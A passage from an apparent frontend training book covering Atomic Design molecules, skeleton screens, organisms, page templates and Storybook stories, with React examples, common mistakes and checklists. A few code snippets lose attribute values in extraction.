Why it matters: Reusable molecules reduce duplication and maintenance burden. Generic molecules can be used across different contexts, while specialized ones lead to molecule proliferation.

3. Inconsistent Atom Composition

Mistake: Using different atoms for similar purposes across molecules.

```

// ❌ BAD: Inconsistent atom usage
const FormFieldA = ({ label, value, onChange }) => (
  <div>
    <span>{label}</span> /* Plain span */
    <input value={value} onChange={onChange} /> /* Native input */
  </div>
);

```

```
const FormFieldB = ({ label, value, onChange }) => (
  <div>
    <Label text={label} />    {/* Label atom */}
    <Input value={value} onChange={onChange} />    {/* Input atom */}
  </div>
);
```

```
// ✅ GOOD: Consistent atom composition
const FormField = ({ label, value, onChange, error, required }) => (
  <div className="form-field">
    <Label
      text={label}
      required={required}
      htmlFor={`field-${label}`}
    />
    <Input
      id={`field-${label}`}
      value={value}
      onChange={onChange}
      error={Boolean(error)}
      aria-invalid={Boolean(error)}
    />
    {error && <ErrorMessage text={error} />}
  </div>
);
```

Why it matters: Consistent atom usage ensures uniform behavior and styling across all molecules, making the design system predictable and maintainable.

Best practices

Key principles

1. **Composition Over Creation:** Build molecules by composing existing atoms, don't recreate atom functionality inside molecules.
2. **Single Cohesive Purpose:** A molecule does one thing (search, form field, card header)—if it does multiple distinct things, it's probably an organism.
3. **Props Passthrough:** Molecules receive data and pass relevant props to child atoms. They orchestrate, not originate.

DO

- Import and compose atoms from your atom library
- Keep molecules under 100 lines of code
- Handle layout/spacing between atoms
- Communicate via callbacks (onSearch, onSubmit, onChange)
- Maintain consistent atom usage across similar molecules

DON'T

- Connect to global state or stores
- Fetch data—molecules are presentational
- Include complex business logic
- Hardcode atom variations—accept as props
- Nest molecules more than one level deep

Quality gates

Before you call it done:

- | | |
|--|---|
| ☐ Composed of existing atoms (not recreating) | ☐ No data fetching |
| ☐ Single cohesive purpose | ☐ Handles layout between child atoms |
| ☐ No state management connections | ☐ Uses callbacks for communication |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/molecule.html



Skeleton

THE UI SIDE · CHAPTER 10

AT A GLANCE

- Loading placeholder mimicking final content structure
- Improves perceived performance during data fetching
- Reduces cognitive load and bounce rates

Key insight. Skeleton screens transform the psychological experience of waiting—instead of staring at blank screens or generic spinners while content loads, users see a preview of the page structure that gradually fills with real data. This “progressive disclosure” technique reduces perceived wait time by up to 30% and dramatically lowers bounce rates, because the brain processes structured shapes faster than interpreting “nothing is here yet.” Skeleton screens are the difference between “is this broken?” and “ah, it’s loading—I can see what’s coming.”

What it is

Skeleton screens are a user interface design technique used in frontend development to improve perceived loading times and enhance user experience during content loading. Unlike traditional loading indicators (spinners, progress bars) that simply indicate work is happening, skeleton screens show the actual structure of incoming content using placeholder shapes, creating a smooth transition from loading state to loaded state.

Visually, they appear as light gray boxes or shapes that mimic the layout of the final content, standing in for text, images, and other UI components until the real data arrives.

Purpose and Benefits

Skeleton screens serve several important purposes in frontend development:

1. **Improved Perceived Performance:** By providing an immediate visual response, skeleton screens create the illusion of faster loading times[1][3].
2. **Enhanced User Engagement:** Users are given a preview of the page structure, keeping them engaged during the loading process[6].
3. **Reduced Cognitive Load:** Gradually revealing content helps users process the page structure before being presented with all the information at once[1].
4. **Lower Bounce Rates:** Users are less likely to abandon a site due to perceived slow loading times when skeleton screens are used[6].

Types of Skeleton Screens

There are three main types of skeleton screens:

1. **Static-content and -image skeleton screens:** The most common type, resembling wireframes with light gray boxes representing content and images[1].
2. **Animated skeleton screens:** Incorporate motion effects to indicate ongoing loading[3].
3. **Frame-display skeleton screens:** Show the outline or frame of the content before filling in the details[1].

Implementation

Implementing skeleton screens in frontend development typically involves:

1. **Markup Structure:** Creating HTML elements that serve as placeholders for the actual content[7].
2. **Styling with CSS:** Using CSS to style the placeholders to match the final content design[7].
3. **JavaScript (optional):** Adding animations or transitions to enhance the loading experience[7].
4. **Content Loading:** Progressively replacing placeholders with actual content as it becomes available[7].

Best Practices

When implementing skeleton screens in frontend development:

- Ensure the skeleton design matches the overall website or app design for a seamless transition[6].
- Use skeleton screens for larger container-based components rather than small UI elements[3].
- Maintain consistency in layout and structure between the skeleton and the final content[6].
- Optimize CSS and JavaScript to keep the skeleton screen lightweight and fast-loading[6].

By incorporating skeleton screens into frontend development, developers can create more engaging and user-friendly loading experiences, ultimately improving perceived performance and user satisfaction.

In code

Example: Skeleton atom across frameworks

The Skeleton atom is the loading-state cousin of `<div>` — a sized box you put in a layout while data is in flight to reserve space and avoid CLS. Each `chota-*` template ships the same prop shape (`variant`, `height`, `width`, `style`) over a single `.skeleton` element.

React

```
// templates/chota-react-redux/src/ui/skeletons/Skeleton/Skeleton.component.jsx
import './Skeleton.style.css';

export default function Skeleton({ variant, height, width, style }) {
  return (
    <div
      className={`skeleton skeleton-${variant ? variant : "text"}`}
      style=
    ></div>
  );
}
```

React shown; the Angular, Vue, Web Components versions are on [the site](#).

The shape is intentionally tiny so the skeleton can be sprinkled freely. The four implementations differ only in style API: React passes a style *object*; Angular's getter and Vue's method both build a CSS *string* (because their templates take `[style]` / `:style` as a string when convenient); the WC version concatenates the same string and threads it into Lit's template literal. In all four, the rendered DOM ends up exactly the same: `<div class="skeleton skeleton-text" style="height:24px;width:100%">`.

Common mistakes

1. Using Generic Spinners Instead of Content-Aware Skeletons

Mistake: Showing loading spinner that doesn't reflect content structure.

```
// ❌ BAD: Generic spinner
const UserList = () => {
  const { users, loading } = useUsers();

  if (loading) {
    return <div className="spinner"></div>; // No context
  }

  return users.map(u => <UserCard user={u} />);
};
```

```
// ✅ GOOD: Content-aware skeleton
const UserList = () => {
  const { users, loading } = useUsers();

  if (loading) {
```

```

    return (
      <div className="user-list">
        {Array(5).fill(0).map((_, i) => (
          <UserCardSkeleton key={i} /> // Matches actual card structure
        ))}
      </div>
    );
  }

  return users.map(u => <UserCard key={u.id} user={u} />);
};

```

Why it matters: Content-aware skeletons reduce perceived load time by 20-30% compared to generic spinners. Users see structure immediately.

2. Skeleton Structure Not Matching Actual Content

Mistake: Skeleton layout differs from actual content layout.

```

// ❌ BAD: Mismatched skeleton
const ArticleSkeleton = () => (
  <div>
    <div className="skeleton-line"></div> /* Just lines */
    <div className="skeleton-line"></div>
  </div>
);

const Article = ({ article }) => (
  <div className="article">
    <img src={article.image} /> /* Actual has image */
    <h1>{article.title}</h1>
    <p>{article.content}</p>
  </div>
);
// Jarring transition when content loads

```

```

// ✅ GOOD: Matching structure
const ArticleSkeleton = () => (
  <div className="article">
    <div className="skeleton-image"></div> /* Matches image */
    <div className="skeleton-title"></div> /* Matches h1 */
    <div className="skeleton-paragraph"></div> /* Matches p */
    <div className="skeleton-paragraph skeleton-paragraph--short"></div>
  </div>
);

const Article = ({ article }) => (
  <div className="article">
    <img src={article.image} alt={article.title} />
    <h1>{article.title}</h1>
    <p>{article.content}</p>
  </div>
);
// Smooth transition - same structure

```

Why it matters: Structural mismatch causes content jumping (layout shift), poor UX, and breaks user expectations.

3. Overusing Skeletons for Fast-Loading Content

Mistake: Showing skeleton for content that loads instantly.

```
// ❌ BAD: Skeleton flashes for 50ms
const UserProfile = ({ userId }) => {
  const { user, loading } = useUser(userId); // Cached, loads in 50ms

  if (loading) {
    return <ProfileSkeleton />; // Flashes briefly, annoying
  }

  return <Profile user={user} />;
};
```

```
// ✅ GOOD: Delay skeleton for fast loads
const UserProfile = ({ userId }) => {
  const { user, loading } = useUser(userId);
  const [showSkeleton, setShowSkeleton] = useState(false);

  useEffect(() => {
    // Only show skeleton if loading takes >200ms
    const timer = setTimeout(() => {
      if (loading) setShowSkeleton(true);
    }, 200);

    return () => clearTimeout(timer);
  }, [loading]);

  if (loading && !showSkeleton) {
    return null; // Don't show anything for fast loads
  }

  if (loading) {
    return <ProfileSkeleton />;
  }

  return <Profile user={user} />;
};
```

Why it matters: Skeleton flash for instant loads is more jarring than no skeleton. Delay threshold prevents unnecessary loading states.

Best practices

Key principles

1. **Match Final Layout:** Skeleton shapes must mirror the actual content structure. If a card has title + 3 lines of text + image, the skeleton shows those exact placeholder shapes.
2. **Progressive Disclosure:** Replace skeleton with real content as data loads—don't wait for everything. Partial content is better than full skeleton.

3. **Reduce Perceived Latency:** Skeletons make waiting feel 30% shorter than spinners. Users process “content is coming” faster than “loading...”

DO

- Match skeleton dimensions to actual content
- Use subtle pulse/shimmer animation
- Create component-specific skeletons (CardSkeleton, ListSkeleton)
- Replace progressively as data arrives
- Keep skeleton code lightweight

DON'T


- Use generic spinners where skeletons fit
- Create skeletons that don't match final layout
- Animate aggressively (distracting)
- Show skeleton for fast-loading content (<200ms)
- Cause layout shift when content replaces skeleton

Quality gates

Before you call it done:

- | | |
|---|---|
| ☐ Skeleton matches final content structure | ☐ No layout shift on content load |
| ☐ Subtle animation (not distracting) | ☐ Used for content taking >200ms |
| | ☐ Component-specific (not generic) |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/skeleton.html



Organism

THE UI SIDE · CHAPTER 11

AT A GLANCE

- UI connector to state
- Deliver UX scaffolding to UI
- Complex, self-contained UI sections composed of molecules and atoms

Key insight. Organisms are where your UI becomes truly functional—they're complex components that combine molecules and atoms into cohesive interface sections like headers, product grids, or comment systems. Unlike simpler molecules, organisms often connect to application state, handle business logic, and represent distinct features users recognize (“the navigation bar,” “the product listing”). They're the bridge between presentational atomic components and full page layouts, making them reusable across different templates while maintaining their own identity and purpose.

What it is

In the Atomic Design hierarchy, organisms represent a significant step up in complexity from molecules. While molecules are simple combinations of atoms with a focused purpose (like a search bar), organisms are larger, more complex assemblies that often represent entire sections of an interface. A header organism might contain a logo molecule, navigation molecule, search bar molecule, and user profile menu molecule—all working together as a cohesive unit.

The defining characteristic of organisms is their **contextual wholeness**. They're complex enough to serve as standalone interface sections that users mentally recognize as distinct features. When you think “navigation bar” or “product grid” or “comment section,” you're thinking of organisms. They have clear

boundaries and can be moved between different pages or contexts while maintaining their identity and functionality.

In the Universal Frontend Architecture, organisms often serve as the boundary where **presentational components** (atoms and molecules) meet **container logic**. While atoms and molecules should be pure and presentational, organisms frequently connect to state management, make API calls, or contain business logic. A ProductCard molecule displays product data it receives via props, but a ProductGrid organism might fetch that data, handle pagination, manage filters, and compose multiple ProductCard molecules.

This makes organisms the perfect level for **feature encapsulation**. A CommentSection organism encapsulates all the complexity of displaying comments, handling replies, pagination, and submission—exposing a simple interface to parent components while managing considerable internal complexity. This encapsulation makes organisms highly reusable: drop the same CommentSection organism into blog posts, product pages, or forum threads.

Organisms also represent the level where **responsive design** often becomes explicit. A Header organism might rearrange its child molecules differently on mobile (hamburger menu) vs desktop (horizontal navigation), while the molecules themselves remain unchanged. This separation of concerns—molecules define what elements exist, organisms define how they're arranged—creates flexible, maintainable responsive interfaces.

From a development workflow perspective, organisms are often the components that product teams discuss and reference by name. “The header needs a new search feature” or “the product grid should show more items” are organism-level conversations. This makes organisms natural boundaries for component ownership, testing strategies, and feature development.

In code

Example: TodoList organism across frameworks

A real organism pulled from the `chota-*` templates: `TodoList` assembles an `Alert` atom, an `AddTodoForm` molecule, `TodoItems` molecule and a `Skeleton` atom into a full “todo page body” region. It takes the entire slice of todo state as a prop plus an `events` bag of callbacks — it doesn't know or care that the state comes from Redux / NgRx / Pinia behind it.

React

```
// templates/chota-react-redux/src/ui/organisms/TodoList/TodoList.component.jsx
import Alert from "../../atoms/Alert/Alert.component";
import AddTodoForm from "../../molecules/AddTodoForm/AddTodoForm.component";
import TodoItems from "../../molecules/TodoItems/TodoItems.component";
import Skeleton from "../../skeletons/Skeleton/Skeleton.component";

export default function TodoList({ todoData, events }) {
  const { onTodoCreate, onTodoEdit, onTodoUpdate, onTodoToggleUpdate, onTodoDelete } = events;
  return (
    <>
```

```

{todoData.error ? (
  <Alert variant="error" show={!todoData.error} message={todoData.error} />
) : null}
<AddTodoForm
  todoValue={todoData.currentTodoItem.text || ""}
  onTodoAdd={onTodoCreate}
  onTodoUpdate={onTodoUpdate}
  placeholder="Add your task"
  isLoading={todoData.isActionLoading}
  buttonInfo=
/>
{todoData.isContentLoading ? (
  <>
    <Skeleton height="24px" />
    <Skeleton height="24px" />
    <Skeleton height="24px" />
  </>
) : (
  <TodoItems
    todos={todoData.todoItems || []}
    isDisabled={todoData.isActionLoading}
    onToggleClick={onTodoToggleUpdate}
    onDeleteClick={onTodoDelete}
    onEditClick={onTodoEdit}
  />
)}
</>
);
}

```

React shown; the Angular, Vue versions are on [the site](#).

The organism's *interface* — `{ todoData, events }` — is identical in all four tabs. Containers in each template subscribe to their respective store (Redux store / NgRx selectors / Pinia store / saga-backed store) and fan the same prop shape into this component, so the organism itself is store-agnostic and framework-portable in its *shape*.

Common mistakes

1. Making Organisms Too Large or Too Small

Mistake: Unclear boundaries between organisms and templates/molecules.

```

// ❌ BAD: Organism too large (should be template)
const EntireProductPage = () => (
  <div>
    <Header />           {/* Organism */}
    <Breadcrumbs />      {/* Molecule */}
    <ProductDetails />    {/* Organism */}
    <RelatedProducts />   {/* Organism */}
    <ReviewSection />     {/* Organism */}
    <Footer />           {/* Organism */}
  </div>
);
// This is actually a page template, not an organism

```

```
// ❌ BAD: Organism too small (should be molecule)
const SearchIcon = () => (
  <div className="search-icon">
    <Icon name="search" />
  </div>
);
// This is just a wrapped atom, should be molecule or just use Icon atom
```

```
// ✅ GOOD: Right-sized organisms
const Header = () => (
  <header className="site-header">
    <Logo />
    <MainNavigation />
    <SearchBar />
    <UserMenu />
  </header>
);
// Clear purpose: site header with distinct molecules

const ProductGrid = ({ category }) => (
  <section>
    <FilterBar />
    <div className="grid">
      {products.map(p => <ProductCard key={p.id} product={p} />)}
    </div>
    <Pagination />
  </section>
);
// Clear purpose: filterable product display
```

Why it matters: Organisms should represent recognizable interface sections. Too large and they become inflexible templates; too small and they're just molecules. The right size is “a feature users would name.”

2. Not Handling State at the Right Level

Mistake: Pushing state management to atoms/molecules or pulling it up to templates.

```
// ❌ BAD: State in molecule (should be in organism)
const ProductCard = ({ product }) => {
  const [inCart, setInCart] = useState(false);

  const addToCart = () => {
    fetch('/api/cart', { /* ... */ }); // API call in molecule!
    setInCart(true);
  };

  return <div>...</div>;
};
// Molecules should be presentational

// ❌ BAD: All state in template (organism should manage its own)
const ProductPageTemplate = () => {
  const [filters, setFilters] = useState({});
  const [products, setProducts] = useState([]);
  const [cart, setCart] = useState([]);
  const [reviews, setReviews] = useState([]);
  // Too much state for template to manage

  return (
```

```

    <ProductGrid filters={filters} products={products} />
  );
};

```

```

// ✅ GOOD: State at organism level
const ProductGrid = ({ category, onAddToCart }) => {
  // Organism manages its own state
  const [filters, setFilters] = useState({});
  const { products, loading } = useProducts({ category, ...filters });

  return (
    <section>
      <FilterBar filters={filters} onChange={setFilters} />
      <div className="grid">
        {products.map(p => (
          <ProductCard
            key={p.id}
            product={p}
            onAddToCart={onAddToCart} // Callback to parent
          />
        ))}
      </div>
    </section>
  );
};

// Molecule stays presentational
const ProductCard = ({ product, onAddToCart }) => (
  <div className="product-card">
    <h3>{product.name}</h3>
    <Button onClick={() => onAddToCart(product.id)}>Add to Cart</Button>
  </div>
);

```

Why it matters: Organisms are the natural boundary for feature-level state. Molecules with state become less reusable; templates with too much state become unwieldy. See [State](#) for state management patterns.

3. Creating Non-Reusable Organisms

Mistake: Hardcoding values or tightly coupling to specific contexts.

```

// ❌ BAD: Hardcoded, page-specific
const ProductPageHeader = () => (
  <header>
    <Logo />
    <nav>
      <a href="/products">Products</a> /* Hardcoded */
      <a href="/about">About</a>
    </nav>
  </header>
);
// Only works on product pages, not reusable

// ❌ BAD: Tightly coupled to specific data shape
const UserDashboard = () => {
  const user = useContext(UserContext); // Specific context

  return (
    <div>

```

```

    <h1>Welcome, {user.profile.firstName}</h1> {/* Assumes exact shape */}
    {/* ... */}
  </div>
);
};

```

```

// ✓ GOOD: Flexible, prop-driven organisms
const SiteHeader = ({ logo, navigation, actions }) => (
  <header className="site-header">
    {logo}
    <nav>{navigation}</nav>
    <div className="header-actions">{actions}</div>
  </header>
);

// Used in different contexts
<SiteHeader
  logo={<Logo />}
  navigation={<MainNav items={productNavItems} />}
  actions={<UserMenu user={user} />}
/>

<SiteHeader
  logo={<Logo variant="dark" />}
  navigation={<AdminNav items={adminNavItems} />}
  actions={<NotificationBell />}
/>

```

```

// ✓ GOOD: Generic, composable organisms
const DashboardPanel = ({ title, subtitle, actions, children }) => (
  <section className="dashboard-panel">
    <header className="dashboard-panel__header">
      <div>
        <h2>{title}</h2>
        {subtitle && <p>{subtitle}</p>}
      </div>
      <div className="dashboard-panel__actions">{actions}</div>
    </header>
    <div className="dashboard-panel__content">
      {children}
    </div>
  </section>
);

// Reusable across different dashboard types
<DashboardPanel title="Sales" actions={<RefreshButton />}>
  <SalesChart data={salesData} />
</DashboardPanel>

<DashboardPanel title="Users" actions={<ExportButton />}>
  <UserTable users={users} />
</DashboardPanel>

```

Why it matters: Good organisms work in multiple contexts. Hardcoding or tight coupling destroys reusability, leading to organism proliferation and maintenance burden.

Best practices

Key principles

1. **Feature Encapsulation:** Organisms encapsulate entire features (ProductGrid, CommentSection, NavigationBar). They're the presentational half of the boundary with container logic.
2. **Connected via a Container, not directly:** Organisms do **not** subscribe to the store, fetch data, or call APIs themselves. A Container (see the Container skill) connects to state, performs the side effects, and passes `data + events` props down. The organism receives those props and renders—keep atoms, molecules, and organisms pure.
3. **Responsive Orchestration:** Organisms handle responsive layout changes (mobile hamburger vs desktop nav) while child components remain unchanged.

DO

- Receive feature data and event callbacks as props from a Container
- Render loading, error, and empty states from those props
- Compose molecules and atoms for complex UI
- Keep feature-specific presentation logic (conditional layout, formatting)
- Define responsive breakpoint behaviors
- Handle error states and edge cases

DON'T

- Connect to the store, fetch data, or call APIs directly here (that's the Container's job)
- Put business logic here (it belongs in state/containers)
- Put layout concerns here (that's templates)
- Make organisms too large—split into sub-organisms
- Duplicate logic across similar organisms
- Mix multiple unrelated features in one organism
- Ignore loading/error/empty states

Quality gates

Before you call it done:

- | | |
|--|--|
| ☐ Represents a recognizable feature | ☐ Composes molecules/atoms (doesn't recreate) |
| ☐ Renders loading, error, empty states from props | ☐ Responsive behavior defined |
| ☐ Stays presentational — connected to state through a Container, not directly | ☐ Single feature focus |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/organism.html



Template

THE UI SIDE · CHAPTER 12

AT A GLANCE

- Page-level layout shell that arranges atoms, molecules, and organisms into a recognisable page skeleton
- Defines structure and slot composition without baking in real content or page-specific data
- One template fans out into many pages by accepting children, props, or slots

Key insight. Templates are the IKEA shelf; pages fill it with books. The shelf decides how many shelves there are, how wide each one is, and how the whole thing handles a small living room versus a big one. The books — your real data, your routes, your business state — slot in afterwards. Get the shelf right once and every page that uses it inherits a consistent layout for free.

What it is

A template in the context of Atomic Design is a higher-level component that defines the overall structure of a page or section without being tied to specific content. Templates assemble organisms into page layouts, showing where each piece goes and how they relate spatially, but using placeholder content or props to demonstrate structure rather than final data.

The key distinction between templates and pages is **content specificity**. A template says “put a hero section here, navigation here, product grid here” — it’s the structural skeleton. A page fills that skeleton with actual data: “Hero shows iPhone 15, navigation has these 5 links, product grid shows electronics category.” The same template can generate hundreds of pages by passing different content.

In the Universal Frontend Architecture, templates bridge the gap between reusable organisms and specific pages. They define **layout patterns** that repeat across your application: product pages all share `ProductTemplate` structure, blog posts all share `BlogPostTemplate`, user profiles all share `ProfileTemplate`. This consistency creates familiar navigation patterns and reduces cognitive load for users.

From a responsive design perspective, templates own **breakpoint-specific layouts**. A two-column desktop template might collapse to single-column on mobile, with organisms reordering based on priority. The template orchestrates this transformation while the organisms it composes remain unchanged — that separation of concerns is what makes Atomic Design powerful, and it's also what keeps Cumulative Layout Shift (CLS) under control: the template reserves the right amount of space at every viewport so content doesn't jump when it lands.

Templates also establish **content hierarchies and relationships**. A `BlogPostTemplate` might define: header at top, article in main column, sidebar with related articles, comment section at bottom, footer at end. This structure guides users through content in intended order while remaining flexible across different articles.

In code

The four `chota-*` templates ship the exact same `Layout` shell — a single container element that accepts a `children` / `<slot>` projection. It owns the page-level container width, padding, and any responsive layout decisions, and it knows nothing about what gets rendered inside it. Compare how each framework expresses the same idea.

`<p>React</p>`

```
// templates/chota-react-rtk/src/ui/templates/Layout/Layout.component.jsx
import "./Layout.style.css";

export default function Layout({ children }) {
  return (
    <div className="container layout">
      {children}
    </div>
  );
}
```

A few things worth comparing across the tabs:

- **Slot projection.** React uses `{children}`, Vue uses `<slot />`, the Lit-based WC uses `<slot></slot>` — three spellings of the same idea.
- **No data, no state.** None of the three imports a store, fetches anything, or knows about a specific route. The `Layout` template is purely structural; pages plug data in by composing it.
- **Styling is layout-only.** Every template co-locates `Layout.style.css` next to the component and limits it to container width, padding, and page-level grid concerns — the things that have to be decided *once*, at the layout shell, to keep the whole app consistent.

Common mistakes

1. Putting Business State Inside the Template

Mistake: Subscribing to a store or fetching data inside the layout shell.

```
// BAD: template owns the data
import { useSelector } from "react-redux";
import { fetchTodos } from "../state/todo.action";

export default function HomePageTemplate() {
  const todos = useSelector((s) => s.todo.todosItems);
  useEffect(() => { fetchTodos(); }, []);
  return (
    <div className="page">
      <Header />
      <main>{todos.map(/* ... */)}</main>
      <Footer />
    </div>
  );
}
```

```
// GOOD: template is pure structure, page wires the data
export default function HomePageTemplate({ children }) {
  return (
    <div className="page">
      <Header />
      <main>{children}</main>
      <Footer />
    </div>
  );
}
```

Why it matters: Once a template imports the store, every page that uses it inherits that store coupling — you can't reuse the layout in Storybook, in a marketing page, or in a different app. Templates that only accept slots stay framework-portable and trivially testable.

2. Baking Specific Page Content Into the Template

Mistake: Hardcoding the `<h1>`, hero text, or the exact list of organisms that the homepage needs into the layout itself.

```
// BAD: shell knows about the homepage
export default function HomePageTemplate() {
  return (
    <div className="page">
      <Header />
      <main>
        <h1>Welcome to Acme</h1>
        <ToDoList />
      </main>
      <Footer />
    </div>
  );
}
```

```
// GOOD: shell exposes slots, page decides what fills them
export default function HomePageTemplate({ children, sidebar }) {
  return (
    <div className="page">
      <Header />
      <div className="page__body">
        <main>{children}</main>
        {sidebar ? <aside>{sidebar}</aside> : null}
      </div>
      <Footer />
    </div>
  );
}
```

Why it matters: A shell that hardcodes the homepage's `<h1>` is the homepage — you've collapsed the template/page boundary. Slots keep the same template usable across routes that have nothing in common except their layout.

3. Mixing Template-Level and Page-Level Responsive Concerns

Mistake: Letting individual pages override container width, gutters, or breakpoint behaviour.

```
/* BAD: each page redefines the shell's grid */
.home-page main { max-width: 1200px; padding: 0 16px; }
.about-page main { max-width: 960px; padding: 0 24px; }
.settings-page main { max-width: 1200px; padding: 0 8px; }
```

```
/* GOOD: the template owns container, pages stay layout-agnostic */
.layout {
  max-width: 1200px;
  margin: 0 auto;
  padding: 0 var(--space-md);
}
@media (max-width: 768px) {
  .layout { padding: 0 var(--space-sm); }
}
```

Why it matters: Page-level layout overrides cause CLS at every navigation and let inconsistencies leak in. The template's job is to decide container width, gutters, and how the body collapses on small screens — *once* — so every page gets it for free.

4. Duplicating the Layout Shell Across Pages

Mistake: Each page repeats `<Header /> ... <Footer />` instead of composing them via the template.

```
// BAD: shell duplicated in every page
export default function AboutPage() {
  return (
    <div className="page">
      <Header />
      <main><AboutContent /></main>
      <Footer />
    </div>
  );
}
```

```
export default function SettingsPage() {
  return (
    <div className="page">
      <Header />
      <main><SettingsForm /></main>
      <Footer />
    </div>
  );
}
```

```
// GOOD: pages compose the template
export default function AboutPage() {
  return (
    <HomePageTemplate>
      <AboutContent />
    </HomePageTemplate>
  );
}

export default function SettingsPage() {
  return (
    <HomePageTemplate>
      <SettingsForm />
    </HomePageTemplate>
  );
}
```

Why it matters: Duplicated shell markup drifts. Adding a banner, swapping the header, or changing the container width then becomes a multi-file refactor instead of a one-line change in the template.

Best practices

Key principles

1. **Structure Over Content:** Templates define WHERE things go, not WHAT they contain. Use placeholder props or slots—actual data comes from pages.
2. **Layout Orchestration:** Templates handle page-level layout, responsive grid systems, and spatial relationships between organisms.
3. **Content Agnostic:** A ProductTemplate works for any product (t-shirts, electronics, books) by accepting different data. Same structure, different content.

DO

- Accept content via props/slots (children, header, sidebar, etc.)
- Define responsive layout breakpoints
- Compose organisms into page structure
- Keep templates reusable across different content types
- Document expected prop shapes/slot contracts

DON'T

- Fetch data in templates—that's the page's job
- Hardcode specific content
- Include business logic
- Connect to state management directly
- Mix template concerns with page concerns

Quality gates

Before you call it done:

- | | |
|--|---|
| ☐ No data fetching | ☐ Responsive breakpoints defined |
| ☐ Content received via props/slots | ☐ Clear slot/prop contracts documented |
| ☐ Reusable across different content | ☐ Layout-focused, not logic-focused |

Practise this term, with all four framework versions and a quiz: elegantfrontend.training/ui/template.html



Story

THE UI SIDE · CHAPTER 13

AT A GLANCE

- Component development snapshots for isolated testing
- Interactive documentation of UI component states
- Enables visual regression testing and design review

Key insight. A Storybook story is a **component development snapshot**—capturing one specific visual state with precise props and data. Stories transform your component library into an **interactive workshop** where designers, developers, and QA can explore every edge case (loading state, error state, empty data) without touching application code. Think of stories as **unit tests for the eyes**: each story isolates and documents exactly how your component should look and behave in different scenarios.

What it is

Stories are the fundamental building blocks of Storybook, providing an isolated environment to develop and test UI components independently from the rest of your application.

What is a Story? A story is a named export in a `.stories.js` or `.stories.ts` file that describes how to render a component with specific props, state, and data. Each story represents one “interesting state” of your component—such as a button in its disabled state, a form with validation errors, or a data table with 1000 rows.

Component Story Format (CSF): Storybook uses CSF (Component Story Format), an ES6 module standard that makes stories portable and machine-readable:

- **Default export:** Metadata about the component (title, component, decorators, etc.)
- **Named exports:** Individual stories, each representing a specific component state
- **Args:** Props passed to the component, editable via Controls addon
- **Decorators:** Wrapper components that provide context (themes, routers, providers)
- **Play functions:** Automated interactions to test user flows

Benefits of Story-Driven Development:

1. **Isolated Development:** Build components without starting the entire app
2. **Visual Testing:** Catch UI regressions by comparing story snapshots
3. **Living Documentation:** Stories show designers/stakeholders actual component behavior
4. **Edge Case Coverage:** Explicitly test loading states, errors, empty data, long text
5. **Team Collaboration:** Shared workspace for developers, designers, and QA
6. **Faster Debugging:** Reproduce bugs by creating a story that matches production state

Storybook Workflow: Developers write stories alongside components → Storybook renders stories in isolated iframe → Addons provide Controls (edit args), Actions (event logging), Accessibility checks, Visual regression tests → Stories become reusable test fixtures for unit tests, integration tests, and screenshot tests.

By leveraging stories, developers can efficiently build, document, and test UI components, making Storybook a powerful tool in the frontend development process.

The example below shows the **same Button atom** rewritten as a story across all four template families — so you can see exactly where CSF stays the same and where each framework adapter pulls its own weight.

In code

Example: Button stories across Storybook flavours

Storybook 10 standardises on Component Story Format (CSF 3) — one `default` export with `title` and `component`, plus named exports per story. The framework wrapper (`@storybook/react-vite` / `@storybook/angular` / `@storybook/vue3-vite` / `@storybook/web-components-vite`) decides how `args` get plugged into your component. Same Button, four CSF dialects.

React

```
// templates/chota-react-redux/src/ui/atoms/Button/Button.stories.js
// CSF 3 + react-vite. `args` map directly onto the component's props.
import Button from "../Button.component";

export default { title: "Atoms/Button", component: Button };

export const Default = {
  args: {
    className: "button primary",
    children: "Sample Button",
```

```

    },
  };

  export const Loading = {
    args: {
      isLoading: true,
      className: "button primary",
      children: "Sample Button",
    },
  };
};

```

React shown; the Angular, Web Components versions are on [the site](#).

The CSF *meta-shape* (default export with title / component + named story exports with args) is identical across all four. Where they diverge:

- **React + Web Components** can let args flow straight through to the component (React via prop spread, WC via Lit's render template referencing args by name).
- **Angular** needs an explicit render function returning { props, template } because Angular Inputs don't auto-bind from a generic prop bag.
- **Vue** still uses the classic Template.bind({}) factory pattern in the shipped templates, though CSF 3 with object args also works fine.

Storybook addons (addon-docs , addon-ally , addon-controls) all read these stories the same way regardless of framework.

Common mistakes

1. Not Creating Stories for Edge Cases

Mistake: Only creating “happy path” stories, missing error states, loading states, and empty data.

```

// ❌ BAD: Only one story showing ideal state
// UserList.stories.js
export default {
  title: 'UserList',
  component: UserList
};

export const Default = {
  args: {
    users: [
      { id: 1, name: 'Alice' },
      { id: 2, name: 'Bob' }
    ]
  }
};
// Missing: empty state, loading, error, 1000 users, long names

// ✅ GOOD: Cover all important states
export const Empty = {
  args: {
    users: []
  }
};

```

```

    }
  };

  export const Loading = {
    args: {
      users: [],
      isLoading: true
    }
  };

  export const Error = {
    args: {
      users: [],
      error: 'Failed to load users'
    }
  };

  export const LargeDataset = {
    args: {
      users: Array.from({ length: 1000 }, (_, i) => ({
        id: i + 1,
        name: `User ${i + 1}`
      })))
    }
  };

  export const LongNames = {
    args: {
      users: [
        { id: 1, name: 'Wolfeschlegelsteinhausenbergerdorff' }
      ]
    }
  };

  export const WithPagination = {
    args: {
      users: generateUsers(100),
      pagination: { page: 1, pageSize: 20 }
    }
  };

```

Why it matters: Edge cases reveal bugs that don't appear in ideal conditions (overflow, layout breaks, poor error handling).

2. Hardcoding Component Data Instead of Using Args

Mistake: Rendering components with hardcoded props, making stories non-interactive.

```

// ❌ BAD: Hardcoded props, can't edit in Controls
export const PrimaryButton = () => (
  <Button variant="primary" size="medium">
    Click me
  </Button>
);
// Controls addon shows nothing to edit

// ✅ GOOD: Use args for interactive controls
export const PrimaryButton = {

```



```

    args: {
      variant: 'primary',
      size: 'medium',
      children: 'Click me'
    }
  };
// Now you can edit variant/size/text in Controls panel

// Even better: Define argTypes for better controls
export default {
  component: Button,
  argTypes: {
    variant: {
      control: 'select',
      options: ['primary', 'secondary', 'danger'],
      description: 'Button color variant'
    },
    size: {
      control: 'radio',
      options: ['small', 'medium', 'large']
    },
    disabled: {
      control: 'boolean'
